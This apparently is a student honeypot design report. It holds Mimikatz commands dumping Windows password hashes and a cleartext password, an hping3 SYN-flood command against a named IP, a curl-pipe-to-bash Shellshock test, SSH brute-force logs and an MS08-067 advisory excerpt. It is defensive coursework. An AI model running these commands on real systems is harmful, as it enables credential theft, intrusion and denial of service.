Oct 28 09:07:30 localhost.localdomain sshd[11105]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:30 localhost.localdomain sshd[11078]: Failed password for root from 64.180.233.101 port 41255 ssh2
Oct 28 09:07:30 localhost.localdomain sshd[11041]: Failed password for root from 64.180.233.101 port 41252 ssh2
Oct 28 09:07:30 localhost.localdomain sshd[11041]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:30 localhost.localdomain sshd[11093]: Failed password for root from 64.180.233.101 port 41257 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11055]: Failed password for root from 64.180.233.101 port 41253 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11065]: Failed password for root from 64.180.233.101 port 41254 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11096]: Failed password for root from 64.180.233.101 port 41258 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11100]: Failed password for root from 64.180.233.101 port 41259 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11105]: Failed password for root from 64.180.233.101 port 41260 ssh2
Oct 28 09:07:31 localhost.localdomain sshd[11105]: Connection closed by 64.180.233.101 [preauth]
Oct 28 09:07:32 localhost.localdomain sshd[11078]: Failed password for root from 64.180.233.101 port 41255 ssh2
Oct 28 09:07:33 localhost.localdomain sshd[11093]: Failed password for root from 64.180.233.101 port 41257 ssh2
Oct 28 09:07:33 localhost.localdomain sshd[11055]: Failed password for root from 64.180.233.101 port 41253 ssh2
Oct 28 09:07:33 localhost.localdomain sshd[11055]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
Oct 28 09:07:33 localhost.localdomain sshd[11065]: Failed password for root from 64.180.233.101 port 41254 ssh2
Oct 28 09:07:33 localhost.localdomain sshd[11096]: Failed password for root from 64.180.233.101 port 41258 ssh2
Oct 28 09:07:33 localhost.localdomain sshd[11100]: Failed password for root from 64.180.233.101 port 41259 ssh2
Oct 28 09:07:34 localhost.localdomain sshd[11265]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=d64-180-233-101.bchsia.telus.net  user=root
```

Mimikatz Password Dump

On our Windows XP workstation, we have inserted Mimikatz onto the desktop, and have previously logged in with the Administrator account. This way, the password dumps will include the Administrator password, which will allow attacks to continue with their exploits on our system. We have purposefully made the Admin password to be the same as one of our other passwords on the network.




Let us open up a command console to execute Mimikatz. First we will check for **root** privileges, and then execute the password dump using the **sekurlsa module**:



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 76245910 (00000000:048b6b96)
Session           : Interactive from 0
User Name         : Admin
Domain            : UNKNOWN-6BD6CAA
SID               : S-1-5-21-1715567821-73586283-1177238915-10
        msv :
         [00000002] Primary
         * Username : Admin
         * Domain   : UNKNOWN-6BD6CAA
         * LM       : 479adae738685403995c4ed733955ffe
         * NTLM     : 79071c61d60cfba2bd637d5bd4cf9e93
         * SHA1     : 599b3e03e96f1edb8cfdc84c66351584610953c2
```

And behold, our passwords:




```
mimikatz 2.0 alpha x86 (oe.eo)
        ssp :
        credman :

Authentication Id : 0 ; 39980 (00000000:00009c2c)
Session           : Interactive from 0
User Name         : Admin
Domain            : UNKNOWN-6BD6CAA
SID               : S-1-5-21-1715567821-73586283-1177238915-1003
        msv :
         [00000002] Primary
         * Username : Admin
         * Domain   : UNKNOWN-6BD6CAA
         * LM       : 479adae738685403995c4ed733955ffe
         * NTLM     : 79071c61d60cfba2bd637d5bd4cf9e93
         * SHA1     : 599b3e03e96f1edb8cfdc84c66351584610953c2
        tspkg :
         * Username : Admin
         * Domain   : UNKNOWN-6BD6CAA
         * Password : uest1onQ?at@
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : Admin
         * Domain   : UNKNOWN-6BD6CAA
         * Password : uest1onQ?at@
        ssp :
        credman :
```

This therefore confirms that, once inside the machine, the attacker can use the purposefully and conveniently placed tools to further compromise our system.

Denial of Service Attack

To conduct our denial of service attack, we gathered four Reconnaissance Machines and ran the following command in four different terminals per machine:


```
hping3 -i -u1 -p 80 174.7.33.60 -S --flood
```



```
[root@localhost ~]# hping3 -i u1 -p 80 174.7.33.60 -S --flood
HPING 174.7.33.60 (eth0 174.7.33.60): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
[send_ip] sendto: Operation not permitted
[root@localhost ~]# hping3 -i u1 -p 80 174.7.33.60 -S --flood
```

For a packet capture of the SYN flood attack, please refer to the attached Wireshark capture on disk: **DoS-capture.pcapng.gz**

In our Web Server, during the midst of our denial of service attack, we ran a status check on Apache and httpd. The following screenshot depicts our findings:




```
edirecting to /bin/systemctl status  httpd.service
pd.service - The Apache HTTP Server
 Loaded: loaded (/usr/lib/systemd/system/httpd.service; disabled)
  Active: active (running) since Wed 2014-10-29 18:08:38 PDT; 1h 7min ago
 Process: 8034 ExecStop=/bin/kill -WINCH ${MAINPID} (code=exited, status=0/SUCCESS)
Main PID: 8039 (httpd)
  Status: "Total requests: 146; Current requests/sec: -0.6; Current traffic:   0 B/sec"
  CGroup: /system.slice/httpd.service
          ├─8039 /usr/sbin/httpd -DFOREGROUND
          ├─8040 /usr/sbin/httpd -DFOREGROUND
          ├─8046 /usr/sbin/httpd -DFOREGROUND
          ├─8047 /usr/sbin/httpd -DFOREGROUND
          ├─9127 /usr/sbin/httpd -DFOREGROUND
          ├─9128 /usr/sbin/httpd -DFOREGROUND
          ├─9131 /usr/sbin/httpd -DFOREGROUND
          ├─9163 /usr/sbin/httpd -DFOREGROUND
          ├─9164 /usr/sbin/httpd -DFOREGROUND
          ├─9165 /usr/sbin/httpd -DFOREGROUND
          ├─9166 /usr/sbin/httpd -DFOREGROUND
          └─9167 /usr/sbin/httpd -DFOREGROUND
```

From our evidence above, we see a total of 146 simultaneous requests for the server. On a non-malicious server, attempting to visit the website resulted in a very slow response time. Although we were able to access the homepage of our website, we were surprised to see how our regular tool for firewall penetration testing could be an attacking mechanism. Therefore, we would then also assume that any action requiring the backend to do some form of processing and database insertion would require a tremendous amount of time and patience.

Shellshock


This attack is only capable of being performed on a web server with cgi scripting available. For this reason, we have included a bash cgi script in our /var/www/cgi-bin directory where it is accessible from the web. To test our server for vulnerability against shellshock, we used a script provided by shellshocker.net. The following code for Shellshock testing was ran:



```
[root@localhost ~]# curl https://shellshocker.net/shellshock_test.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2627  100  2627    0     0   7176      0 --:--:-- --:--:-- --:--:--  7177
CVE-2014-6271 (original shellshock): VULNERABLE
bash: line 17: 10741 Segmentation fault      (core dumped) shellshocker="() { x(
) { _;}; x() { _;} <<a; }" bash -c date 2> /dev/null
CVE-2014-6277 (segfault): VULNERABLE
CVE-2014-6278 (Florian's patch): VULNERABLE
CVE-2014-7169 (taviso bug): VULNERABLE
bash: line 50: 10759 Segmentation fault      (core dumped) bash -c 'true <<EOF <
<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' 2>
 /dev/null
CVE-2014-7186 (redir_stack bug): VULNERABLE
CVE-2014-7187 (nested loops off by one): not vulnerable
CVE-2014-//// (exploit 3 on http://shellshocker.net/): not vulnerable
[root@localhost ~]# 
```

The script shows we are vulnerable to several different versions of documented shellshock attacks. The specific one we want is the “Original ShellShock” shown as **CVE-2014-6271**. The other versions of shellshock that we are vulnerable to include: **CVE-2014-6277**, **CVE-2014-6278**, **CVE-2014-7169**, and **CVE-2014-7189**.


During this test we show that snort alerts us to the fact that there is cgi activity. This is how we will track attackers attempting to use the shellshock attack on us. As shown below, snort alerts us to priority 2 warnings of cgi scripts being run on the server to the more severe priority 3 attacks, including: direct /cgi-bin/ access and perl execution (also one of the scripting languages susceptible to shellshock).



2	WEB-CGI test-cgi access [sid] [arachNIDS]	15	1	1	Summary
2	ATTACK-RESPONSES 403 Forbidden [sid]	21	1	2	Summary
2	WEB-CGI test.cgi access [sid]	34	1	1	Summary
2	BAD-TRAFFIC same SRC/DST [sid] [BUGTRAQ]	88	2	2	Summary
2	BAD TRAFFIC Non-Standard IP protocol [sid]	3620	6	1	Summary
1	WEB-ATTACKS /usr/bin/perl execution attempt [sid]	1	1	1	Summary
1	WEB-CGI /cgi-bin/ access [sid]	2	1	1	Summary
1	WEB-CLIENT HTML DOM invalid element creation attempt [sid] [BUGTRAQ]	4	3	1	Summary

Remote Desktop Exploit on Windows XP

According to Microsoft, there is a vulnerability that allows remote code execution on our Windows XP workstation. Although this is not directly related to Remote Desktop Protocol that is implemented on our machine, it is still an exploit that uses our Windows workstation. The following screenshot depicts more detail regarding our exploit:



Microsoft Security Bulletin MS08-067 - Critical

This topic has not yet been rated - Rate this topic

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary


This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.

In further detail, this exploit affects the following machines:



Severity Ratings and Vulnerability Identifiers

Vulnerability Severity Rating and Maximum Security Impact by Affected Software

Affected Software	Server Service Vulnerability - CVE-2008-4250	Aggregate Severity Rating
Microsoft Windows 2000 Service Pack 4	**Critical** Remote Code Execution	**Critical**
Windows XP Service Pack 2 and Windows XP Service Pack 3	**Critical** Remote Code Execution	**Critical**
Windows XP Professional x64 Edition and Windows XP Professional x64 Edition Service Pack 2	**Critical** Remote Code Execution	**Critical**

We have intentionally disregarded patching our machine for the sake of allowing remote exploitation. Also, because our version of Windows XP is “Black Edition” -- meaning, a customized operating system -- we are positive that the operating system has more than just the aforementioned vulnerability. Unfortunately, throughout our designing and testing of our network, we were unable to conduct the following attack in order to compromise our network.

For more information about this vulnerability, please visit the following link at Microsoft:

https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Design Work Conclusion

Our project team feels that our network is secure enough to not crumble at the first stage of being hacked. At the same time, our team feels that our network is vulnerable enough to be enticing for hungry attackers to visit our website. Most importantly, we believe that our method of provoking attackers using religious terrorism and racism will ultimately allow us to gather richer evidence of attacks.

Our system is allowing a Denial of Service attack. In the case where the attack occurs first before any of the other attacks were performed, we will reconfigure our network to disallow the attack but continue to allow other attacks. In our deliverables, we will submit two or more components if the network has not sufficiently gathered enough evidence of our intended exploits.

We are expected to launch our network on Thursday, October 30 2014. We will allow the network to live for roughly four weeks or until the system has been severely compromised, whichever comes first. However, we know that we will not have a problem attracting attackers since we have already experienced it first hand in our preliminary launch and testing phases. See **Preliminary Lessons Learned** for more details.

Our final report documentation, with all relevant log files and such, will be submitted on Thursday, December 11 2014. Included with the final report will be a brief but concise presentation regarding our findings and learning outcomes from our project. The presentation will also occur on Thursday, December 11 2014.

Preliminary Lessons Learned

During the setup phase of our honeypot we did not have remote logging setup. In this time our network was compromised multiple times, in each instance the attacker was able to gain access to our firewall and and delete all of the logs and snort alerts on our firewall. This experience solidified in our minds the importance of remote logging. For something that is so easy to setup it is easily one of the most important security features you can add to your network. Without the evidence provided by the logs and alert you can learn from the attack and harden your system to future attackers.

Appendices

Appendix I - Files on Disk

Files located on-disk are the following:

- COMP 8506 - Major Project Design Work (.pdf)

- c8506_wExp.zip (Our Website Application using CodeIgniter Framework)

- c8506_final.sql (Our SQL Database Export containing:)
    - books table (to dynamically load our books in web app)
    - members table (to store membership data)
    - creditcard table (to entice attackers for SQL injection)

- Log Files (directory)
    - DoS-capture.pcapng.gz
    - sshd_brute_logs.txt

- Firewall Scripts (directory)
    - close.sh
    - init-network.sh
    - open.sh
    - quick.sh
    - reset.sh

- Tools (directory)
    - daq-2.0.4.F20.x86_64.rpm
    - snort-2.9.7.0-1.f20.x86.64.rpm
    - snort-rules.zip
    - SnortSnarf-1.0.tar.gz
    - mimikatz_trunk.zip
        - Win32 (directory)
            - mimikatz.exe
            - mimilib.dll
            - mimidrv.sys
        - x64 (directory)
            - mimikatz.exe
            - mimilib.dll
            - mimidrv.sys